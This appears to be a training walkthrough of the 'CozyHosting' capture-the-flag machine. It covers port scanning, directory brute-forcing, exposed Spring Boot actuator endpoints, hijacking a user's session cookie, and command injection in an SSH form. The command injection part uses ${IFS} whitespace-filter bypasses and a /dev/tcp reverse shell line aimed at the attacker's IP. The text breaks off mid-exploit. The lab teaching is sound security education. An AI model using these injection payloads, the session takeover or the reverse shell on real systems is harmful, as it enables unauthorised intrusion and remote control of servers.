
```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


```
Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds
```

Question 2

The webserver on TCP port 80 issues a redirect to what domain?



Name-based virtual hosting



Lets a single server run multiple websites on one IP address by reading the website name sent by the user's browser


/etc/hosts file

- Add the domain to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX cozyhosting.htb
```



Question 3

What relative path on the webserver returns a 500 error?

Fuzzing // Forceful Browsing // URL Brute-Forcing

Why?

- Web server pages are served and reachable, regardless if linked to or not
- Examples of unlinked resource:
 - Admin panels
 - Backup directories
 - Credentials in .env files, or source code in .git/ repositories
- Obscurity is the only thing protecting them

How?

- Use a wordlist of known, common filenames/paths
- Such wordlists are readily available online (search for “seclists”)
- Use a “fuzzer” tool to query the webserver
- Win

gobuster directory/file busting tool

```
$ gobuster dir -u <target-url> -w <wordlist> -t <num-threads> -x <exts>
```

Directory brute-
forcing mode

Target URL

<http://nibbles.htb/nibbleblog>

Path to
wordlist file

Pwnbox wordlists are
located at
`/usr/share/wordlists/`

Number of
concurrent threads
(default 10)

You might want to
crank that up if
you're impatient

File extensions to
search for

For example:
php,txt

```
└─ [★]$ gobuster dir -u http://cozyhosting.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
```

```
=====
Gobuster v3.6
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
```

```
[+] Url:                http://cozyhosting.htb
[+] Method:             GET
[+] Threads:            40
[+] Wordlist:            /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:            10s
=====
```



```
Starting gobuster in directory enumeration mode
=====
```

```
/index                (Status: 200) [Size: 12706]
/login                (Status: 200) [Size: 4431]
/admin                (Status: 401) [Size: 97]
/logout              (Status: 204) [Size: 0]
/error               (Status: 500) [Size: 73]
/http%3A%2F%2Fwww    (Status: 400) [Size: 435]
```

```
Progress: 35955 / 220561 (16.30%)
```

Question 4

What is the Java web framework used in the web application?



Question 5

What endpoint is exposed in Spring Boot and is mainly used for debugging purposes?

Let's see if we can find a wordlist that we can use to target Spring Boot specifically...

```
find -L /usr/share/wordlists/ -type f -iname '*boot*'
```

```
└─ [★]$ find -L /usr/share/wordlists/ -type f -iname '*boot*'
/usr/share/wordlists/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt
```

```
└─ [★]$ ls -la /usr/share/wordlists/seclists/Discovery/Web-Content/Programming-Language-Specific/
total 132
drwxr-xr-x  3 root root  4096 Mar 27 06:59 .
drwxr-xr-x 14 root root 12288 Mar 27 06:59 ..
drwxr-xr-x  2 root root  4096 Mar 27 06:59 ASP.NET
-rw-r--r--  1 root root   106 Sep 19  2025 CommonBackdoors-JSP.fuzz.txt
-rw-r--r--  1 root root  7875 Sep 19  2025 CommonBackdoors-PHP.fuzz.txt
-rw-r--r--  1 root root    87 Sep 19  2025 CommonBackdoors-PL.fuzz.txt
-rw-r--r--  1 root root 75713 Sep 19  2025 Common-PHP-Filenames.txt
-rw-r--r--  1 root root  2225 Sep 19  2025 golang.txt
-rw-r--r--  1 root root  3259 Sep 19  2025 Java-Spring-Boot.txt
-rw-r--r--  1 root root  1623 Sep 19  2025 PHP.fuzz.txt
-rw-r--r--  1 root root   463 Sep 19  2025 README.md
-rw-r--r--  1 root root  2716 Sep 19  2025 rar.txt
```


Repeat the gobuster attack using the Spring Boot specific wordlist

```
gobuster dir -u http://cozyhosting.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt -t 40
```

```
➡ [*]$ gobuster dir -u http://cozyhosting.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt -t 40
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://cozyhosting.htb
[+] Method:          GET
[+] Threads:         40
[+] Wordlist:         /usr/share/wordlists/seclists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/actuator           (Status: 200) [Size: 634]
/actuator/env/path  (Status: 200) [Size: 487]
/actuator/env       (Status: 200) [Size: 4957]
/actuator/sessions  (Status: 200) [Size: 95]
/actuator/env/lang  (Status: 200) [Size: 487]
/actuator/env/home  (Status: 200) [Size: 487]
/actuator/beans     (Status: 200) [Size: 127224]
/actuator/mappings  (Status: 200) [Size: 9938]
Progress: 174 / 175 (99.43%)
/actuator/health    (Status: 200) [Size: 15]
=====
Finished
=====
```

Question 6

What is the username of the user's whose session is exposed?



Session cookies are temporary identifiers stored by the browser. They let a website recognize your ongoing session, keeping you logged in while you navigate between pages.

“JSESSIONID” is the default session cookie name used by Java Servlet Containers

The image shows a web browser window with the address bar displaying `http://cozyhosting.htb/login?error`. The page content includes a login form with fields for Username and Password. The developer tools are open, showing the Console tab with a JSON response. A red box highlights the `"UNAUTHORIZED"` status in the JSON response. A red arrow points from this status to the `JSESSIONID` cookie in the browser's storage inspector.

JSON

Save Copy Collapse All Expand All Filter JSON

```
66FE63CD2D5D4BC1FCE848447E038BA9: "kanderson"
1214EC2B160AF692C14FCE41E9D68ADF: "UNAUTHORIZED"
```

Login to Your Account

Username

@

Password

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

Cache Storage Cookies Indexed DB Local Storage Session Storage

Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size
JSESSIONID	1214EC2B160AF692C14FCE41E9D68...	cozyhosting.htb	/	Session	42

Open the developer tools using either the “F12” key, or Ctrl-Shift-I

cozyhosting.htb/actuator/ses x +

← → ↻ ⌂ http://cozyhosting.htb/actuator/ses

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

78531685C1B5AD13D97C449A7B377070: "UNAUTHORIZED"

8BF1D2003496FF0CCD5F35A650A8C629: "UNAUTHORIZED"

24BC41CA0C012E56BB42F5FB8C8FA5B4: "UNAUTHORIZED"

1214EC2B160AF692C14FCE41E9D68ADF: "UNAUTHORIZED"

0A6C5915C7A76CB5BE0C31D1B2DEF367: "kanderson"

Dashboard - Cozy Cloud — Mozilla Firefox

Dashboard - Cozy Cloud x +

← → ↻ ⌂ http://cozyhosting.htb/admin 120% ☆

Cozy Cloud

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	\$64	Patched
#2147	boring mahavira	API server	\$47	Pending
#2049	stoic varahamihira	Metrics backend	\$147	Patched
#2644	tender mirzakhani	Website	\$67	Not patched

Pending scan Up to date
Pending update
Security update is required

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Cache Storage

Cookies

http://cozyhosting.htb

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
JSESSIONID	0A6C5915C7A76CB5BE0C31D1B2DEF367	cozyhosting.htb	/	Session	42	true	false	None	Thu, 17 Sep 2024

Replace the JSESSIONID value in your Cookie Store to hijack the session of “kanderson”

Question 7

When a POST request is sent to /executessh, which of the two parameters is vulnerable to command injection?

Dashboard - Cozy Cloud — Mozilla Firefox

Dashboard - Cozy Cloud

Not Secure http://cozyhosting.htb/admin?error=ssh: Could not resolve hostname hello: Temporary failure in name resolution

Cozy Cloud

The host was not added!
ssh: Could not resolve hostname hello: Temporary failure in name resolution

Connection settings

Hostname
hello

Username
world

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application Cookie-Editor

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
302	POST	cozyhosting.htb	executessh	document	html	3.65 kB	13.90 kB					
200	GET	cozyhosting.htb	admin?error=ssh: Could not resolve hostname hello: Temporary failure in name resolution	document	html	3.63 kB	13.90 kB			Form data		
200	GET	fonts.googleapis.com	css?family=Open+Sans:300,300i,400,400i,600,600i,700,700i Nunito	stylesheet	css	cached	-1 B			host: "hello"		
200	GET	cozyhosting.htb	bootstrap.min.css	stylesheet	css	195.37 kB	194.90 kB			username: "world"		
200	GET	cozyhosting.htb	bootstrap-icons.css	stylesheet	css	96.08 kB	95.61 kB					
200	GET	cozyhosting.htb	admin.css	stylesheet	css	21.45 kB	20.98 kB					
200	GET	cozyhosting.htb	bootstrap.bundle.min.js	script	js	80.91 kB	80.42 kB					
200	GET	cozyhosting.htb	echarts.min.js	script	js	1.02 MB	1.02 MB					
200	GET	cozyhosting.htb	admin.js	script	js	9.50 kB	9.02 kB					
200	GET	cozyhosting.htb	logo.png	img	png	5.29 kB	4.82 kB					

Start performance analysis

12 requests 1.47 MB / 1.44 MB transferred Finish: 884 ms DOMContentLoaded: 654 ms load: 704 ms

Inspect the POST request in developer tools, you'll find the parameter names

The host was not added!

ssh: Could not resolve hostname hello: Temporary failure in name resolution /bin/bash: line 1: ping@yolo: command not found

Connection settings

Hostname
yolo

Username
hello;ping

Submit

Reset

Inferred command:

```
ssh [Username]@[Hostname]
```

```
ssh hello;ping@yolo
```

Question 8

What user is the web application running as?

The host was not added!

Username can't contain whitespaces!

Connection settings

Hostname
yolo

Username
hello;ping -c 10.10.14.2

ded!

ame hello: Temporary failure in name resolution/bin/bash: line 1: @yolo:

Hostname
yolo|

Username
hello;ping\${IFS}-c\${IFS}1\${IFS}10.10.14.2\${IFS};

filter evasion shell space

AI Mode

All

Shopping

Images

Videos

News

Forums

More ▾

Tools ▾

✦ AI Overview

You can bypass space filters in shell commands and command injection using special environment variables like `${IFS}`, brace expansion, or alternative separators. [Stack Overflow +2](#)

Common Shell Space Bypass Techniques


- **Internal Field Separator (`${IFS}`):** Use `${IFS}` (which defaults to space, tab, and newline) in place of a space, such as `cat${IFS}/etc/passwd`. You can also use variations like `$IFS` or slice notations like `${IFS:0:1}`.
- **Brace Expansion:** Group commands and arguments using comma-separated lists inside braces, like `{cat,/etc/passwd}`.
- **Redirection Operators:** Use redirection symbols like `<` directly to pass files without a space separator, such as `cat</etc/passwd`.
- **Quoting and Variables:** Insert empty quotes or variable expansions inside the command name itself, such as `i$( )d`, `i''d`, or `i""d`.
- **Tabs and Alternative Characters:** Replace spaces with a literal tab character if tabs are not filtered by the target application. [Information Security Sta... +2](#)

If you'd like, let me know:

- What **specific shell or environment** (Bash, Zsh, sh) you are targeting
- Which **other characters** (like slashes, quotes, or braces) are filtered

Reverse Shell

Bind shell



Reverse shell



Firewall: inbound blocked, outbound open

A reverse shell flips the direction of the connection: instead of the attacker dialing into the target, the compromised host dials out to the attacker — because firewalls filter what comes in far more strictly than what goes out.

← → ↻ 🏠 🛡️ <https://www.revshells.com/> 90% ☆ 👤 📁 7 🗑️ 📄 ☰

Theme Dark

Reverse Shell Generator

IP & Port

IP

Port

Listener

☒ Advanced

 `nc -lvnp 1337`

Type nc

Copy

Reverse Bind MSFVenom HoaxShell Assembled

OS All

Name

☒ Show Advanced 

Bash -i

Bash 196

Bash read line

Bash 5

Bash udp

1337

 `sh -i >& /dev/tcp/10.10.14.2/1337 0>&1`

**Your Pwnbox
IP Address**

**Arbitrary TCP
port number**

<https://www.revshells.com/>

**Copy
command
and run in
your terminal**

**Bash Exploit
Payload.
Save it as
"rev.sh" on
your Pwnbox**

Step 1a: serve *rev.sh* from a HTTP server
running on your pwnbox
`python -m http.server 8080`

Dashboard - Cozy Cloud — Mozilla Firefox

Dashboard - Cozy Cloud x cozyhosting.htb/actuator/ses x Online - Reverse Shell Ge x +

Not Secure http://cozyhosting.htb/admin?error=

K. Anderson

Include host into automatic patching

Please note
For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings

Hostname
blip

Username
